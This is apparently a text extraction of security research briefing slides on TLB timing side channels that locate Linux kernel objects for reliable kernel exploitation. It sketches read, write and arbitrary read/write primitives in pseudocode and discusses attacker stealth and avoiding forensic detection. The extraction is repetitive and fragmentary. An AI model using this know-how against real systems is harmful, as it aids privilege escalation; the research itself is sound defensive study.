

Derandomizing the Location of Security-Critical Kernel Objects in the Linux Kernel

Lukas Maar

Lukas Giner

Daniel Gruss


Stefan Mangard

August 6-7, 2025

Briefings

> isec.tugraz.at


TLB-based **location disclosure attacks**



TLB-based **location disclosure attacks**

☞ **Timing side channel:**

- TLB Evict+Reload




TLB-based **location disclosure attacks**

🕒 **Timing side channel:**

- TLB Evict+Reload

🕒 **Leakage Amplification:**

- Exploits allocator and defense behavior



TLB-based **location disclosure attacks**



Timing side channel:

- TLB Evict+Reload




Leakage Amplification:

- Exploits allocator and defense behavior



Attack:

- Reliable kernel exploitation



TLB-based **location disclosure attacks**

🕒 **Timing side channel:**

- TLB Evict+Reload

🕒 **Leakage Amplification:**


- Exploits allocator and defense behavior

🕒 **Attack:**

- Reliable kernel exploitation

🕒 **Demo:**

- Shows leakage and exploitation



Lukas Maar

- PhD candidate at Graz University of Technology
 - System Security
 - Kernel Security
 - Side-Channel Security
- Looking for a job (end 2025)

Lukas Giner

- PhD
 - Secure Cache Architectures
 - Microarchitectural Attacks
 - GPU Security
- Looking for a job (now)

Motivation

Prior Kernel Exploitation


User Space



Kernel Space

Prior Kernel Exploitation

User Space




Kernel Space




Prior Kernel Exploitation

User Space




Kernel Space



Prior Kernel Exploitation

User Space




Kernel Space

Read primitive

```
1 def information_leak():  
2   return kaddr
```

Prior Kernel Exploitation

User Space



Kernel Space




Read primitive

```
1 def information_leak():  
2   return kaddr
```

Prior Kernel Exploitation

User Space




Kernel Space

Read primitive

```
1 def information_leak():  
2   return kaddr
```

Prior Kernel Exploitation

User Space



Kernel Space


Overwrite some other metadata

Read primitive

```
1 def information_leak():  
2   return kaddr
```

Prior Kernel Exploitation

User Space



Kernel Space

Read primitive


```
1 def information_leak():  
2   return kaddr
```

Write primitive

```
1 def overwrite(data):  
2   *kaddr = data
```

Prior Kernel Exploitation

User Space



Kernel Space

Read primitive


```
1 def information_leak():  
2   return kaddr
```

Write primitive

```
1 def overwrite(data):  
2   *kaddr = data
```

Prior Kernel Exploitation

User Space



Kernel Space

Read primitive

```
1 def information_leak():  
2   return kaddr
```


Write primitive

```
1 def overwrite(data):  
2   *kaddr = data
```

Trigger kernel event

Prior Kernel Exploitation

User Space



Kernel Space

Read primitive

```
1 def information_leak():  
2   return kaddr
```

Write primitive

```
1 def overwrite(data):  
2   *kaddr = data
```


Trigger kernel event

Control-flow hijacking attack

Data-oriented attack

Prior Kernel Exploitation

User Space



Kernel Space

Read primitive

```
1 def information_leak():  
2   return kaddr
```

Write primitive

```
1 def overwrite(data):  
2   *kaddr = data
```

Trigger kernel event


Control-flow hijacking attack

Data-oriented attack

Privilege escalation

Prior Kernel Exploitation

User Space



Kernel Space

Read primitive

```
1 def information_leak():  
2   return kaddr
```

Write primitive

```
1 def overwrite(data):  
2   *kaddr = data
```

Trigger kernel event


Control-flow hijacking attack

Data-oriented attack

Privilege escalation

Prior Kernel Exploitation

User Space



Kernel Space

Problem!

Read primitive

```
1 def information_leak():  
2   return kaddr
```

Write primitive

```
1 def overwrite(data):  
2   *kaddr = data
```

Trigger kernel event


Control-flow hijacking attack

Data-oriented attack

Privilege escalation

Prior Kernel Exploitation

User Space



Kernel Space


Problem!

Read primitive

```
1 def information_leak():  
2   return kaddr
```


Write primitive

```
1 def overwrite(data):  
2   *kaddr = data
```



Prior Kernel Exploitation

User Space



Kernel Space

Problem!

Read primitive

```
1 def information_leak():  
2   return kaddr
```

Write primitive

```
1 def overwrite(data):  
2   *kaddr = data
```

Trigger kernel event


Control-flow hijacking attack

Data-oriented attack

Privilege escalation

Prior Kernel Exploitation

User Space



Kernel Space

Problem!

Read primitive

```
1 def information_leak():  
2   return kaddr
```

Write primitive


```
1 def overwrite(data):  
2   *kaddr = data
```

Trigger kernel event


Control-flow hijacking attack

Data-oriented attack


Privilege escalation




🔔 How bad is a failed attempt for **kernel exploitation**?



- 🚩 How bad is a failed attempt for **kernel exploitation**?
 - Potential immediate system crash
 - Potential system crash later



- 🚧 How bad is a failed attempt for **kernel exploitation**?
 - Potential immediate system crash
 - Potential system crash later
- 🚧 So, worst case a **reboot**?




- 💣 How bad is a failed attempt for **kernel exploitation**?
 - Potential immediate system crash
 - Potential system crash later
- 💣 So, worst case a **reboot**?
- 💣 No, potentially triggers **forensic investigation!**



- 🚨 **How bad is a failed attempt for **kernel exploitation**?**
 - Potential immediate system crash
 - Potential system crash later
- 🚨 **So, worst case a **reboot**?**
- 🚨 **No, potentially triggers **forensic investigation**!**
 - Undermines stealth
 - Potentially burns zero-day vulnerability

Magic Wand

User Space




Kernel Space

Overwrite some metadata




Magic Wand

User Space




Kernel Space



Magic Wand

User Space



Kernel Space




Arbitrary r/w primitive

```
1 def arb_read(addr):  
2     return *addr  
3  
4 def arb_write(addr, val):  
5     *addr = val
```

Magic Wand

User Space



Kernel Space



Arbitrary r/w primitive

```
1 def arb_read(addr):  
2     return *addr  
3  
4 def arb_write(addr, val):  
5     *addr = val
```


Use arbitrary r/w

Privilege escalation

Magic Wand

User Space

Kernel Space



Magic Wand

User Space

Kernel Space

C1: Where to write?

C2: What to write?

```
01011
1101
010
```

./exploit

r/w primitive

```
1 def arb_read(addr):
2   return *addr
write(addr, val):
= val
```

Use arbitrary r/w

Privilege escalation

Magic Wand

User Space

Kernel Space

C1: Where to write?

C2: What to write?

GOAL: Reliable!

```
01011
1101
010
```

./exploit

r/w primitive


```
1 def arb_read(addr):
2   return *addr
write(addr, val):
= val
```



use arbitrary r/w


↓
privilege escalation





virtual address:




